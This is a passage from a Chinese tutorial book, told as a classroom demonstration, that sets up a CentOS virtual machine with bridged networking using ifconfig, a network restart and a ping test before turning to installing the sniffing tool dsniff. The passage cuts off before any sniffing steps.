


图 23




图 24　系统登录界面




图 25　设置桥接方式




图 26　查看 IP




图 27　重启网卡




图 28　查看 IP2




图 29　PING 测试网络

时造成系统崩溃，所以我们先做一个快照。

我们先不着急进入系统，先设置一下虚拟机的网卡以“**桥接**”的方式上网，打开虚拟机的设置选项（如图 25），勾选即可。

设置完毕就以 root 用户进入系统，因为我们需要安装软件，所以直接用 root 身份进入，当然你用 nohack 用户登陆也行，然后用 **su** 命令切换到 root 也能安装（直接键入 su 命令，输入 root 密码即可）。进入系统之后，桌面右键“打开终端”，键入 **ifconfig** 命令看看是否自动分配到 IP 地址（如图 26），结果返回的是以 NAT 分配的 IP，不是我们桥接所分配的，在终端输入 **service network restart** 命令重启网卡（如图 27）。

再次执行 **ifconfig** 命令看看 IP 地址（如图 28），现在 IP 变为 **192.168.0.107** 了。继续用 **ping** 命令测试一下网络是否正常（如图 29）。网络正常了，下面就可以进行实验操作了。”

“到此，CentOS 系统就安装完毕了。下面就由太极虎师姐给大家演示一下嗅探软件的安装过程。”鹤师兄说完就走到台下。

此时台下响起一阵掌声。

“谢谢鹤老师给我们带来这么精彩的内容。下面我给大家演示一下嗅探软件安装的全过程，安装嗅探软件其实不是单单安装一个 dsniff 就完事的，因为它需要依赖很多软件才能正常工作。在安装嗅探软件之前，我们需要确保 Linux 系统安装了 GCC 